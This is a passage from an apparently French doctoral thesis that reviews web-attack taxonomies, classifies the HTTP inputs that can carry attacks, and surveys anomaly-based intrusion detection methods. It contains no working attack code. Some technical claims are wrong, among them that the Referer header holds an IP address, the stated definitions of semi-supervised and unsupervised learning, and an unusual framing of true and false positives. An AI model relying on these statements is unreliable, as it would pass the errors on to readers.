2. Déni de service : Une attaque qui empêche ou détériore le fonctionnement normal autorisé des réseaux, des systèmes ou des applications en épuisant les ressources. Cette activité inclut le fait d'être victime ou la participation à un déni de service.
3. Code malveillant : Une installation réussie du logiciel malveillant (par exemple virus, ver, cheval de Troie ou autre code malveillant) qui infecte un système d'exploitation ou une application.
4. Usage inapproprié : Une personne viole la politique d'utilisation du matériel informatique
5. Scan, sonde, tentative d'accès : Cette catégorie comprend toute activité qui cherche à accéder à ou à identifier, un ordinateur, des ports ouverts, des protocoles, des services, ou toute combinaison pour plus tard l'exploiter. Cette activité n ?aboutit pas directement à un déni de service.
6. Investigation : Incidents non conforme qui sont potentiellement malveillant ou une activité considérée anormale qui justifiant un examen plus approfondi.

L'avantage de cette taxonomie est qu'elle est pratique et prend d'une façon implicite plusieurs aspects de l'attaque permettant d'avoir un langage commun pour la description des attaques.

2.1.3.3 Taxonomie WASC (2010)

La classification WASC permet de clarifier et d'organiser les menaces de sécurité relative à un site web. Les membres du Consortium Web Application Security ont créé ce projet pour que les développeurs, les professionnels de la sécurité, les éditeurs de logiciels et les auditeurs puissent avoir la possibilité d'accéder à terminologie bien définie pour les aspects de sécurité liées à Internet.
Cette classification contient 49 menaces différentes et elle les catégorise suivant 3 approches différentes :

Approche par énumération : énumère les attaques et les faiblesses qui peuvent conduire à compromettre un site web, ses données ou ses utilisateurs.

Approche par phase de développement : la classification des menaces indique la phase durant laquelle un type particulier de vulnérabilité est susceptible de s'introduire dans le cycle de développement. Les phases en question sont : le design, l'implémentation et le déploiement.

Approche analogique : Cette approche contient un mapping entre les attaques et vulnérabilités WASC avec l'énumération des faiblesses (CWE) et des patterns d'attaques (CAPEC) du MITRE, les tops 10 de l'OWASP et le TOP 25 du SANS des CWE.

L'avantage de cette classification est qu'elle fournit une énumération exhaustive des différentes attaques sur le web. Elle les présente suivant plusieurs approches qui la rendent plus intéressante et plus pratique.
Ce n'est pas une taxonomie mais plutôt une énumération essayant d'agréger un certain nombre d'attaques et de faiblesses. Elle présente aussi des aspects assez spécifiques des attaques mettant en doute la flexibilité ainsi que l'évolutivité d'une telle classification. Cette classification doit être revisitée lors de l'apparition de nouvelles attaques

2.1.3.4 Taxonomie du MITRE CAPEC

L'organisme MITRE propose une énumération et une classification des patterns d'attaques connue sous le nom de CAPEC (Common Attack Pattern Enumeration and Classification). Cette classification se présente sous la forme d'une liste des attaques logicielles les plus répondues. Cette liste a été créée pour renforcer la sécurité tout au long du cycle de développement logiciel et permettre aux développeurs de mettre en place un certain nombre de mécanismes de sécurité pour parer les exploits des vulnérabilités logicielles. CAPEC classe les attaques en catégories est sous catégories. Le schéma ci-dessous montre les catégories supérieures de cette classification.

L'avantage de cette classification, c'est qu'elle est exhaustive et fournit une description de l'attaque, de sa méthode et de son processus. Elle fournit aussi des informations sur les conséquences et les solutions possibles ainsi que une liste des vulnérabilités et des faiblesses relatives à chaque attaque.
L'inconvénient de cette classification est que ce n'est pas vraiment une taxonomie au sens propre du terme, mais juste une énumération d'attaques regroupées selon un certain nombre de critères ne garantissant pas forcément la mutuelle exclusion. En plus, il y a un grand travail pour mettre à jour la base de données à chaque fois qu'une nouvelle attaque qui voit le jour. Ceci n'est pas en adéquation avec l'optique de la taxonomie recherchée.

2.1.3.5 Classification du OWASP

C'est sans doute la classification la plus importante à l'heure actuelle. Elle représente un bon référentiel pour les éditeurs et constructeurs de solutions de sécurité à fin de positionner leurs produits par rapport aux différentes classes d'attaques Web du OWASP [2]. La Fondation Open Web Application Security Project (OWASP) est une entité à but non-lucratif qui assure le succès à long terme du projet. Presque tous ceux associés à OWASP sont volontaires, y compris le Board, les Comités globaux, Chapter Leaders, Chefs de Projets et les Membres. Nous soutenons la recherche de sécurité innovante avec des subventions et des infrastructures. Depuis sa création, l'OWASP publie périodiquement une classification des menaces et des attaques qui visent les applications Web. Cette classification porte le nom de "Top 10". Elle est périodiquement mises à jour (chaque 3 ans) pour actualiser le contenu et trier les attaques en fonction de leur fréquence, de leur exploitabilité, de leur détectabilité et de leurs impacts potentiels.
L'objectif principal du Top 10 de l' OWASP est de sensibiliser les développeurs, concepteurs, architectes, décideurs, et les entreprises aux conséquences des faiblesses les plus importantes inhérentes à la sécurité des applications web. Le Top 10 fournit des techniques de base pour se protéger contre ces domaines problématiques à haut risque et fournit des conseils sur la direction à suivre.

Le TOP 10 2013 Cette nouvelle version introduit deux catégories étendues par rapport à la version 2010 afin d'inclure d'importantes vulnérabilités. Elle propose également une

réorganisation des risques, basée sur leur prévalence. Enfin, une nouvelle catégorie de risque voit le jour : la sécurité des composants tiers. Ces risques, référencés sous « A6 Mauvaise configuration sécurité » dans la version 2010, ont désormais une catégorie dédiée.

2.2 Une classification orientée entrées des Applications Web

2.3 Les attaques du coté client

Un client Web peut être un humain utilisant un navigateur Web installé sur une machine fixe ou mobile, il peut être aussi un robot logiciel (Bot) qui explore l'application Web d'une manière autonome ou semi-autonome pour de bonnes ou de mauvaises intentions. Dans cette analyse, les menaces étudiées portent uniquement la première classe des clients Web. Dans le chapitre 1, nous avons présenté des attaques visant les applications Web mais qui impactent les clients Web. Le XSS et CSRF sont les deux classes d'attaques qui exploitent le manque de validation des entrées des applications Web pour s'attaquer aux clients. Malheureusement, ce ne sont pas les seules menaces qui visent ces derniers. Un navigateur Web évolue dans un environnement non sécuritaire et exposé continuellement aux tentatives des attaquants pour le corrompre. Cette corruption peut venir de son propre utilisateur humain d'une manière intentionnelle. Elle peut aussi venir de son système d'exploitation ou des logiciels qui assurent les services de communication.




FIGURE 2.7 – Menaces sur les clients Web

- L'ingénierie sociale est l'art de manipuler un utilisateur (humain) pour lui dérober des informations confidentielles telles que les données d'authentification, les données de paiement, etc. Le vecteur d'attaque est généralement un e-mail de hameçonnage (fishing) ou les appels téléphoniques (l'arnaque au PDG).
- Dans un explorateur Web, il est possible qu'un malware ou un utilisateur non averti, réussissent à installer un Greffon (Plug-in) malveillant dont le rôle serait de compromettre la confidentialité des échanges. Ce programme se greffe à l'intérieur de l'explorateur Web, ce qui lui permet d'écouter, éventuellement de modifier, les données avant leur chiffrement par le protocole SSL/TLS.
- L'explorateur Web est aussi exposé à des menaces par la manipulation du code source des applications Web. Ce code est composé généralement de l'HTML, de JavaScript et de CSS.

Le javaScript est embarqué dans du code HTML pour être interprété par l'exportateur Web. Il peut notamment interagir avec le DOM (Document Object Model) des pages Web en vue de réaliser des fonctions spécifiques telles que le changement de couleurs, la taille du texte...etc. Cette interaction peut aller plus loin, jusqu'à la demande d'un cookie de session (d'authentification) par une entité tierce. Des sorties non "nettoyées" d'une application Web peuvent contenir du javaScript injecté et contrôlé par un attaquant. Ce code sera interprété et exécuté par l'explorateur, ce qui permet en effet, de voler des cookies ou de réaliser des actions malveillantes à l'insu des utilisateurs d'une application Web compromise.

- La compromission du cache ARP est sans doute la menace la plus dangereuse pour les clients. Cette compromission permet à un attaquant d'intercepter et de modifier toutes les requêtes et les réponses des clients affectés par cette attaque. Cette attaque est connue sous le nom de l'Homme au Milieu (Man In the Middle MITM) et permet aussi entre autres, de corrompre le DNS, de modifier les en-têtes des paquets IP (adresse IP et ports TCP).

- La mémoire cache du DNS (Domaine Name Service) d'un OS est utilisée pour accélérer les résolutions d'adresses IP par l'explorateur. Une fausse association (adresse IP - Nom de domaine) conduit à la redirection des requêtes des utilisateurs vers de faux vrais sites contrôlés par un attaquant. L'objectif de ce détournement est généralement le vol des identifiants et des mots de passe des clients.

- Le problème avec l'attaque de l'homme au milieu est que l'attaquant peut modifier n'importe quelle donnée des trames envoyées et reçues par les victimes. Cette modification peut concerner aussi en-têtes TCP/IP, il est ainsi possible de modifier les adresses IP et les ports TCP pour réaliser des redirections des requêtes et des réponses HTTP vers et depuis des sites de phishing contrôlés par l'attaquant. L'absence d'un mécanisme de validation des adresses IP et des ports TCP au niveau local peut donc permettre ce genre d'attaques.

2.4 Les attaques du coté serveur

Dans le chapitre 1, nous avons démontré que le vecteur principal d'attaque contre les applications Web sont ces propres entrées. Pour protéger l'application Web des menaces externes, il est nécessaire d'analyser chaque composante du protocole HTTP qui constitue une entrée. A cet effet, une mauvaise définition de ces entrées peut entrainer le passage d'une attaque vers l'application Web. Nous proposons dans cette section une taxonomie sur les entrées susceptibles de transporter du contenu malicieux vers les applications Web. Une taxonomie doit être en mesure de couvrir l'ensemble des éléments du domaine à étudier. S'agissant du protocole HTTP, nous espérons seulement couvrir au maximum les éléments protocolaires connus à ce jour constituant des entrées, car dans ses spécifications, le protocole HTTP est un protocole extensible. L'extension peut porter sur un nouvel entête par exemple, qui sera peut être considéré par l'application Web comme étant une variable d'entrée à évaluer et à interpréter.




FIGURE 2.8 – taxonomie des vecteurs d'attaques sur les entrées des applications Web

Les éléments terminaux de notre taxonomie représente les entrées susceptibles de véhiculer des attaques sur les applications Web.
A- Dans l'URI d'une méthode GET, il existe deux entrées possibles :

1. Le Query-String : est la chaine de caractères venant derrière le ? ou le # dans l'URL d'une requête HTTP. Certaines applications Web, telles que les moteurs de recherche, récupèrent les données d'une requête à travers le Query-string exemple : https ://www.google.fr/**#q=attaques+Web**. Les attaques par injection SQLi, injection de commandes système, injection d'entrées LDAP le XSS réfléchis sont des cibles privilégiées des attaquants utilisant cette entrée.
2. File Name : les noms de fichiers sont considérés aussi comme un paramètre d'entrée dans une requête de type GET. Pour des raisons de facilité de codage, certains développeurs préfèrent manipuler les noms de fichiers pour offrir aux utilisateurs des services et des fonctionnalités sans imposer un contrôle stricte sur ces noms de fichiers. Cela peut avoir des conséquences néfastes sur la sécurité de l'ensemble de l'écosystème de l'application Web. Des attaques par inclusion (distante ou locale) est la cible favorite de cette entrée. Des traversées de répertoires dans le système de fichier pour accéder à des fichiers sensibles non sécurisés peuvent aussi être injectées via ce vecteur.

B- Les arguments d'une requête HTTP utilisant la méthode POST sont les variables utilisées par l'application Web sous forme de champs de saisie. Ces champs peuvent être :

1. Des champs contenant des crédentiels de sécurité tels que les login et les mots de passe. Le format de ces champs peut être du texte en claire, codé (base64), ou chiffré.
2. Des champs de saisie des données d'utilisateurs généralement en texte claire ASCII.
3. Des champs cachés (visuellement) utilisés par les développeurs pour récupérer des données calculées d'un formulaire. Toutefois, ces champs sont modifiables par les utilisateurs avertis ou les attaquants qui utilisent de simples outils d'édition de code source.

C- Les en-têtes du protocole HTTP peuvent aussi récupérer par l'application Web pour réaliser des opérations de formatage du contenu ou à des fin de débogage. La liste ci-après n'est pas exhaustive du fait de l'ouverture du protocole HTTP qui permet de définir des entêtes personnalisés (non standard). Néanmoins, nous avons identifié les en-têtes communs suivants :

1. User Agent : est l'empreinte du navigateur Web, il est utilisés par l'application Web pour adapter le redu (HTML/JavaScript/CSS) en fonction de la version du User Agent (Smart Phone, tablette, PC). Cette entrée est vulnérable à des attaques telles que ShellShock qui permet d'insérer du code Shell et affecter le système d'exploitation sur lequel tourne l'application Web.

2. Cookie : est utilisé par l'application pour récupérer un cookie de session (d'authentification) déjà inscrit dans la base des cookies. Cette entrée est potentiellement vulnérable aux attaques par injection de code SQL.

3. Referer : est un moyen pour l'application Web de savoir quel est l'initiateur d'une requête relayée par plusieurs systèmes proxy. Le contenu de cet entête est une adresse IP , mais un attaquant peut tout à fait modifier cette adresse par sa propre adresse IP pour récupérer la réponse de l'application à la place de l'initiateur légitime de la requête. Comme il peut aussi insérer du code malicieux qui sera interprété par l'application.

4. Via : l'en-tête Via, configuré dans un profil HTTP, concatène informations pour chaque routeur dans une réponse ou requête, séparés par des virgules. Par exemple, l'en-tête Via suivant comprend deux routeurs, chaque routeur comprenant le protocole et l'adresse requise :

   Via : 1.1 wa.www.siterequette1.com, 1.1 wa.www.siterequette2.com

   Lorsqu'un client lance une requête avec un en-tête Via vers un serveur web, le serveur Web d'origine renvoi une réponse avec l'en-tête Via souvent suivant un chemin similaire. Par exemple, une séquence d'en-tête de routage pour la demande via serait 1, 2, 3, et la séquence de routeur pour la réponse du client serait 3, 2, 1. L'inverse est vrai quand un serveur Web d'origine répond avec un en-tête Via à un client.
   Cet en-tête peut donc être modifié par un attaquant pour rediriger les requêtes/-réponses vers lui. Pour ce faire, il lui suffit d'injecter une étape supplémentaire en intermédiaire ou en finale dans le parcours de la transaction HTTP.

5. X-Forwarded-For est un en-tête HTTP qui est inséré par des proxies pour identifier l'adresse IP du client. Il peut également être ajouté à la demande si les serveurs d'application sont eux même proxifiés par d'autres serveurs proxy. Dans ce cas, l'adresse IP demandée est toujours une adresse locale et l'adresse IP du client doit être extraite de la requête. Cet en-tête peut donc, contenir plusieurs adresses IP. Exemple : X-Forwarded-For : IP1, IP2, IP3
   Cet en-entête peut poser des problèmes de sécurité si son contenu n'est pas validé par les développeurs. Il peut contenir du code malicieux exécutable du côté du serveur. Un attaquant peut aussi contourner les restrictions du contrôle d'accès basé sur les adresses IP en insérant par exemple une adresse IP locale.

2.5 Conclusion

Dans ce chapitre, nous avons étudié et analysé des classifications d'attaques en relation avec le contexte des applications Web. Nous avons présenté les caractéristiques d'une taxonomie qui définit chacune de ces classifications. Partant de ces critères comme un socle commun de notre analyse, nous avons donné les avantages et les inconvénients de chaque classification. Un autre type de classifications qui ne sont pas issues du milieu académique, est abordé dans ce chapitre. L'intérêt d'étudier ce type de classification est de coller au plus près à la problématique d'un domaine qui est assez récent et plein expansion. En effet, l'activité de recherche et d'innovation est très active de la part des milieux non académiques et plus spécialement de l'organisme OWASP. A la fin de ce chapitre, nous avons présenté une nouvelle taxonomie des attaques contre les applications Web. Cette taxonomie se base sur une définition des entrées des applications Web, car nous croyons que c'est le vecteur principal des menaces visant la logique de conception de ces applications. Cette logique est basée sur deux principes de sécurité souvent négligés par les développeur. Ces principes sont le filtrage et la validation des entrées dans un premier temps et l'échappement des données en sortie en second. En somme, le filtrage et la validation strictes des données en entrées d'une application Web est une condition nécessaire pour protéger cette dernière contre les différentes menaces.

Chapitre 3

Solutions de détection des attaques Web : Étude et analyse

Dans ce chapitre, nous présentons un état de l'art des solutions de détection des attaques.Dans une première étude, nous présentons un standard en terme architectural et comment nous comptons se positionner par rapport à ce standard dans la conception d'une solution de détection des attaques sur les applications Web. Dans une seconde analyse, nous concentrons notre étude sur la partie détection par anomalie et certaines contributions de solutions hybrides. Différentes approches de modélisation de comportements sont présentés, analysée et comparées dans ce chapitre pour motiver l'intérêt que nous avons porté pour l'intégration des méthodes de classification par apprentissage automatique. Nous abordons aussi dans ce chapitre, les problématiques d'évaluation des systèmes de détection des attaques et la disponibilité des données d'entrainement.

3.1 Introduction

Les solutions de détection des attaques sont nombreuses et variées. Des travaux d'analyse de ces solutions ont été effectués [24],[25] pour les classifier et comparer les avantages et les inconvénients de chaque solution. Notons que parmi les travaux les plus cités [26] et [27], il existe beaucoup d'autres solutions intéressantes qui ont été négligées dans la littérature. Nous présentons dans ce chapitre, un panorama des différentes solutions de détection des attaques à fin de bien situer nos contributions dans ce domaine.
Nous donnons comme point de départ de cette analyse, une présentation d'un standard souvent omis dans la plupart des travaux de recensement. En effet, nous considérons le CIDF ("Common Intrusion Detection Framework) parmi les premières tentatives de normalisation dans le domaine de la détection d'intrusion. Ce groupe de travail a été créé par la DARPA en 1998 est principalement orientée vers la coordination et la définition d'un cadre commun dans ce domaine. En l'an 2000, il a été intégré au sein de l'IETF pour devenir IDWG ("Intrusion Detection Working Group"). Ce groupe avait la mission de définir une architecture générale basée sur quatre blocs fonctionnel, comme le montre la figure **??**




Figure 3.1 – Architecture Common Intrusion Detection Framework.

- blocs E ("Event-boxes") : Ce type de bloc est composé d'éléments capteurs qui surveillent le système cible, capturant ainsi des événements et des des informations à analyser par d'autres blocs.
- blocs D ("Database-boxes") : Ce sont des éléments destinés à stocker des informations à partir de blocs E pour un traitement ultérieur par les cases A et R.
- blocs A ("Analysis-boxes") : Traitement des modules pour l'analyse des événements et de la détection des comportements potentiellement hostile, de sorte qu'un certain type d'alarme est généré si nécessaire.
- blocs R ("Response-boxes") : La fonction principale de ce type de bloc est l'exécution, le cas échéant intrusion se produit, d'une réponse pour contrecarrer la menace détectée.

Il existe aussi d'autres tentatives de standardisation, notamment dans la définition des protocoles d'échange de données entre les composants (par exemple IDXP, "Intrusion Detection eXchange Protocol", RFC 4767), et le format considéré pour ce (par exemple IDMEF, "Intrusion Detection Message Exchange Format", RFC 4765).
Selon la source de des données (blocs E de la figure **??**), un IDS peut être déployé sur une machine hôte (HIDS) ou en écoute sur un réseau (NIDS). Un HIDS se base sur l'analyse des événements tels que des identifiants de processus et des appels système, les changements dans un système de fichier, etc. Il est principalement lié à l'information issue des systèmes d'exploitation. D'autre part, un NIDS est basé sur l'analyse des événements liés au réseau : le volume de trafic, les adresses IP, les ports de service, l'utilisation du protocole, le contenu de la charge utiles, etc.
Dans cette analyse, nous nous intéressons uniquement à la catégorie des systèmes de détection des attaques réseau. Dans ce cas, les informations collectées par les capteurs (E-box) peuvent être utilisées par les modules d'analyse (A-box) de détection de deux manières différentes : pour détecter des contenu malicieux ou pour détecter des anomalies. Il s'agit le premier cas des méthodes par signature, et et des approches comportementales dans le deuxième cas. Les approches par signature reposent sur des expressions explicites (patterns) ou implicites (scripts) des attaques. Tandis que les approches par anomalie reposent sur la construction d'un modèle représentatif d'un état anormal (sous attaques).

3.1.0.6 Positionnement des travaux

Dans cette thèse nous avons proposé un système hybride de détection des attaques sur les applications Web. En conséquence, nous avons apporté une nouvelle architecture de détection qui ne sort pas du cadre CIDF. Nous situons l'apport de nos contributions au sein des blocs E et A. Au niveau du bloc E, nous apportons une méthode de capture des flux HTTP basée sur la dissection protocolaire selon une taxonomie bien définie. La deuxième contribution porte sur l'utilisation de deux modules (A-Box), l'un est basé sur une approche comportementale et le deuxième basé sur la détection par signature. La figure **??** résume le positionnement de nos travaux par rapport au cadre CIDF.

L'état de l'art systèmes de la détection des attaques par signature est très riche en contributions. Cependant, nous abordons un seul cas dans le chapitre 1 pour démontrer des problèmes inhérents à l'expressivité des signatures d'attaques et leur maintien. A cet effet, notre contribution ne porte pas sur les systèmes de détection par signature, mais sur l'introduction d'un système de détection par anomalie et l'étude et l'analyse de l'impact de cette nouvelle architecture sur les performances de détection. C'est dans cette optique que nous concentrons nos prospections sur le domaine de la détection par anomalie




Figure 3.2 – Architecture D'un système de détection d'intrusion selon CIDF.

3.2 Modèles de détection comportementaux

Le principe de la détection des attaques par comportement est basée sur la création d'un modèle de référence représentatif d'un cas particulier de fonctionnement du système cible. Ce cas peut être un modèle normal des comportements habituels du système, ou au contraire, une situation d'attaque. Les modèles comportementaux construits sont utilisés pendant la phase de détection pour pouvoir déceler les déviations par rapport au modèle de référence. Une alerte est levée lorsqu'un score important est atteint. Ce score est calculé en fonction de l'importance de la déviation de l'état courant du système, vis-à-vis du modèle de référence. L'anomalie est généralement symptomatique d'une attaque.

3.2.1 Techniques de détection par anomalie

Différentes approches de modélisation du comportement existent ([28]), Nous pouvons résumé le schéma général de ces approches dans trois principales phases) :

- paramétrage : Dans cette phase, les différentes observations du système cible sont représentés sous forme de paramètres à prendre en considération pendant la construction du modèle.
- phase d'entrainement : Le comportement normal (éventuellement anormal) est spécifié et un modèle issu de cette spécification est construit.
- phase de détection : Une fois le modèle construit, il est comparé avec les données observées. En fonction d'un seuil, le modèle décide de l'état du système, et une alerte est générée un cas d'état anormal.




Figure 3.3 – Architecture d'un bloc d'analyse par comportement.

Certaines travaux [29] décomposent les modèles comportementaux en trois classes : Statistiques, à base de connaissances et par apprentissage automatique. La première catégorie des modèles statistiques utilise une représentation aléatoire du système cible, tan disque la modélisation à base de connaissance essaye de capturer le comportement voulu à travers les spécifications du système en temps normal (l'état des protocoles, le volume du trafic, etc). La troisième catégorie permet l'établissement d'un modèle de classification permettant de discriminer en sortie les comportements normaux ou anormaux.

Deux aspects clés permettant l'évaluation et la comparaison des performances des trois approches. Ceux-ci sont la précision du processus de détection et le coût lié à ce processus. Sans sous-estimer l'importance du coût, en termes calculatoire, le paramètre de la précision de détection est souvent déterminant dans le choix du modèle.
Quatre situations existent dans ce contexte, correspondant à la relation entre le résultat de la détection pour un événement analysé ("normal" contre "attaque") et sa nature réelle ("légitime" contre ". "malicieux"). Ces quatre situations se résument ainsi :

- vrai positif : si l'événement normal en entrée est correctement classifié à la sortie du

modèle ("normal" classé "légitime"),
- faux positif : si l'événement normal en entrée est incorrectement classifié à la sortie du modèle ("normal" classé "malicieux"),
- vrai négatif : si l'événement attaque en entrée est correctement classifié à la sortie du modèle ("attaque" classé "malicieux"),
- faux négatif : si l'événement attaque en entrée est incorrectement classifié à la sortie du modèle ("attaque" classé "légitime").

Notons que la précision du modèle de détection est calculée à partir de deux situation clés : le taux de faux positifs et le taux de faux négatifs. Cette dernière est plus dévastatrice que la première, car un système peut tolérer qu'il y ait des erreurs de classifications d'entrée légitimes qu'il peut résoudre par des règles d'exception, mais ne peut tolérer qu'il y ait des attaques non détectées.

3.2.1.1 Approches statistiques

Dans les techniques statistiques, l'activité du trafic réseau est capturée et un profil représentant son comportement stochastique est créé. Ce profil est basé sur des métriques telles que le taux de trafic, le nombre de paquets pour chaque protocole, le taux de connexions, le nombre d'adresses IP différentes, etc. Deux ensembles de données du trafic réseau sont pris en compte lors du processus de détection d'anomalies : Le profil actuellement observé (au moment de l'analyse), et le profil statistique précédemment formé. Pendant la production des événements réseau, le profil courant est déterminé et un score d'anomalie estimé par comparaison des deux comportements. Le score indique normalement le degré d'irrégularité pour un événement spécifique, de sorte que le système de détection signale l'occurrence d'une anomalie lorsque le score dépasse un certain seuil. Les approches statistiques les plus classiques, à la fois orientées réseau et orientées hôte, modélisent les paramètres en tant que variables aléatoires gaussiennes indépendantes [30], définissant ainsi une plage acceptable de valeurs pour chaque variable (on parle de modèle uninvarié). Plus récemment, des modèles multivariés qui tiennent compte des corrélations entre au moins deux métriques ont été proposés [31]. Ceux-ci sont utiles car les données expérimentales ont montré qu'un meilleur niveau de discrimination peut être obtenu à partir de combinaisons des mesures connexes plutôt que de façon que celles prises individuellement. D'autres études ont porté sur des modèles de séries temporelles [32] qui utilisent un temporisateur d'intervalles ainsi qu'un compteur d'événements. En conséquence, des mesures de ressources tiennent compte de l'ordre et des temps d'arrivée des observations ainsi que de leurs valeurs. De la même manière, une instance de trafic observée sera qualifiée d'anormale si sa probabilité d'occurrence est trop faible à un moment donné.

Les approches statistiques ont un certain nombre d'avantages intéressants. Premièrement, ils ne nécessitent pas de connaissances à priori sur l'activité normale du système cible. Malgré cela, ils ont la capacité d'apprendre le comportement attendu du système à partir des différentes observations. Deuxièmement, les méthodes statistiques peuvent fournir une notification explicite et précise sur la nature des activités malveillantes se produisant sur de longues périodes de temps.

Cependant, certains inconvénients doivent également être soulignés. Tout d'abord, ce type de modèles est susceptible d'être biaisé par une activité malveillante de telle sorte que le trafic réseau généré pendant l'attaque est considéré comme normal. Deuxièmement, la définition des valeurs des différents paramètres et métriques est une tâche difficile, et peut affecter très sensiblement la précision du modèle en termes de taux de faux positifs

et de faux négatifs. De plus, une distribution statistique par variable est très subjective, et certains comportements ne peuvent pas être modélisés en utilisant des méthodes stochastiques. En outre, ces méthodes reposent sur l'hypothèse d'un processus quasi stationnaire, ce qui n'est toujours pas le cas (l'exemple du Web).

3.2.1.2 Approches basées sur la connaissance

L'approche basée sur la connaissance, dite de système expert, est l'une des application des systèmes de détection les plus utilisée. Cependant, comme d'autres méthodologies, les systèmes experts peuvent également être classés dans d'autres catégories différentes [30], [33]. L'objectif de ces modèles est de simuler le raisonnement d'un expert du domaine auquel se rapporte la question. Pour cela, le mécanisme travaille à partir d'un ensemble de règles spécifiquement écrites pour une question donnée. Ces règles sont ensuite vérifiées sur le jeu de faits fourni à l'aide d'un moteur d'inférence. Répondre à la question revient donc à vérifier si le jeu de faits fourni respecte ou non les règles. Notons qu'il est possible de déduire automatiquement un jeu de règles, pour une question donnée, à partir d'un jeu de faits initial.
Plus précisément, ce sont des méthodes de détection d'anomalies basées sur la spécification, pour lesquelles le modèle désiré est construit manuellement par un expert humain, en termes d'un ensemble de règles (les spécifications) qui cherchent à déterminer le comportement légitime du système. Si les spécifications sont suffisamment complètes, Le modèle sera capable de détecter les comportements illégitimes. En outre, le nombre de faux positifs est réduit, principalement parce que ce type de système évite le problème des activités malicieuses, non précédemment observées, étant signalées comme des attaques. Des spécifications pourraient également être développées en utilisant une sorte d'outil formel. Par exemple, la méthode des machines à états finis (FSM) "une séquence d'états et de transitions entre eux" semble approprié pour la modélisation des protocoles réseau [34]. A cet effet, les langages de description standards tels que les N-grammaires, UML et LOTOS peuvent être considérés. Les avantages les plus significatifs des approches actuelles de la détection des anomalies sont ceux de la robustesse et de la flexibilité. Leur principal inconvénient est que le développement de connaissances de haute qualité est souvent difficile et long ([35]). Ce problème est toutefois commun à d'autres méthodes de détection d'anomalies pour lesquelles la notion de normalité est obtenue exclusivement en analysant les données d'entraînement.

3.2.1.3 Approches par apprentissage automatique

Les techniques par apprentissage automatique reposent sur l'établissement d'un modèle explicite ou implicite permettant de catégoriser les problèmes de classification du système cible. Une caractéristique singulière de ces approches est la nécessité de fournier données marquées pour former le modèle comportemental. Selon l'organisation des ces données, nous pouvons les classifier en trois grandes catégories :

- apprentissage supervisé : Les données d'entrainement comporte à la fois les caractéristiques des entrées et la décision en sortie,
- apprentissage semi-supervisé : Les données d'entrainement ne contiennent que les caractéristiques du problème à résoudre,
- apprentissage non-supervisé : Aucune donnée d'entrainement n'est fourni en entrée.

Dans de nombreux cas, l'applicabilité des principes d'apprentissage automatique coïncide avec celle des techniques statistiques, elle est axée sur la construction d'un modèle qui améliore sa performance sur la base des résultats précédents. Par conséquent, un al-

gorithme d'apprentissage a la capacité de modifier sa stratégie d'exécution en fonction de nouvelles informations sur le problème à résoudre. Bien que cette caractéristique puisse rendre souhaitable l'utilisation de tels schémas pour toutes les situations, les inconvénients majeurs sont leur nature coûteuse en ressources pendant la phase d'apprentissage et les taux d'erreurs parfois élevés, ainsi que la nature non explicite des alarmes levées par ces modèles.
D'autre phénomènes peuvent impacter les algorithme par apprentissage automatique. *Certains algorithmes comme les arbres de décision et les SVMs sont souvent sujettes au phénomène de sur-apprentissage. Ainsi, en évaluant les indicateurs de performances sur les données d'entraînement, on trouve une estimation largement optimiste des performances du classifieur.* Ci-dessous les modèles les plus utilisés dans le domaine de la détection d'anomalies et leurs principaux avantages et inconvénients.

Modèles Bayésiens : Nous distinguons deux catégories de modèles Bayésiens : Le bayésien simple ou naïf et les réseaux bayésien. La première méthode s'appuie sur les inférences Bayésienne permettant de déduire la probabilité d'un événement à partir de celles d'autres événements déjà évalués. Ainsi, Ils réduisent l'estimation de densité à haute densité à une estimation de densité unidimensionnelle du noyau, en utilisant l'hypothèse que les caractéristiques en entrée sont indépendantes. Tandis que la deuxième approche est un modèle qui encode les relations probabilistes entre les variables d'intérêt. Cette technique est généralement utilisée pour la détection d'attaques en combinaison avec des schémas statistiques, une procédure qui donne plusieurs avantages [36], y compris la capacité de coder les interdépendances entre les variables et de les prédire. Ainsi que la capacité d'intégrer à la fois les connaissances et les données antérieures.
Cependant, comme l'a souligné le [37], un grave inconvénient de l'utilisation des réseaux bayésiens est que leurs résultats sont similaires à ceux dérivés des systèmes basés sur les seuils, alors que l'effort de calcul est considérablement plus élevé.
Bien que l'utilisation des réseaux bayésiens se soit révélée efficace dans certaines situations, les résultats obtenus sont fortement dépendants des hypothèses sur le comportement du système cible et donc un écart dans ces hypothèses Conduit à des erreurs de détection, attribuables au modèle considéré.

Approches Makoviennes : Dans cette catégorie, nous pouvons distinguer deux approches principales : les chaînes de Markov et le modèles de Markov cachés. Une chaîne de Markov est un ensemble d'états qui sont interconnectés à travers certaines probabilités de transition qui déterminent la topologie et les capacités du modèle. Lors d'une première phase d'apprentissage, les probabilités associées aux transitions sont estimées à partir du comportement normal du système cible. La détection des anomalies est ensuite réalisée en comparant le score d'anomalie (probabilité associée) obtenu pour les séquences observées avec un seuil fixe. Dans le cas d'un modèle de Markov caché, le système cible est supposé être un processus de Markov dans lequel les états et les transitions sont cachés. Seules les productions dites "*productives*" sont observables.
Les techniques basées sur Markov ont été largement utilisées dans le contexte de la détection des attaques au niveau hôte [38]. Dans l'environnement réseau, l'inspection des paquets a conduit à l'utilisation de modèles de Markov dans certaines approches [39] [40]. Dans tous les cas, le modèle dérivé du système cible a fourni un bon profilage par des approches Markovienne alors que, dans les approches Bayésiennes, les résultats dépendent fortement de certaines hypothèses sur le comportement normal du système cible.

Réseaux de neurones : Dans le but de simuler le fonctionnement du cerveau humain (avec l'existence de neurones et de synapses qui les relies), des réseaux neuronaux ont été adoptés dans le domaine de la détection des attaques par anomalie, principalement en raison de leur flexibilité et de leur adaptabilité aux changements environnementaux. Cette approche de détection a été utilisée pour créer des profils d'utilisateur [41], pour prédire la commande suivante à partir d'une séquence de précédentes [42], pour identifier le comportement intrusif des patterns dans un trafic [43], etc.
Cependant, une caractéristique commune dans les variantes proposées, à partir des réseaux neuronaux récurrents aux cartes auto-organisées [44], il est impossible de fournir un modèle descriptif expliquant pourquoi une décision de détection particulière a été prise.

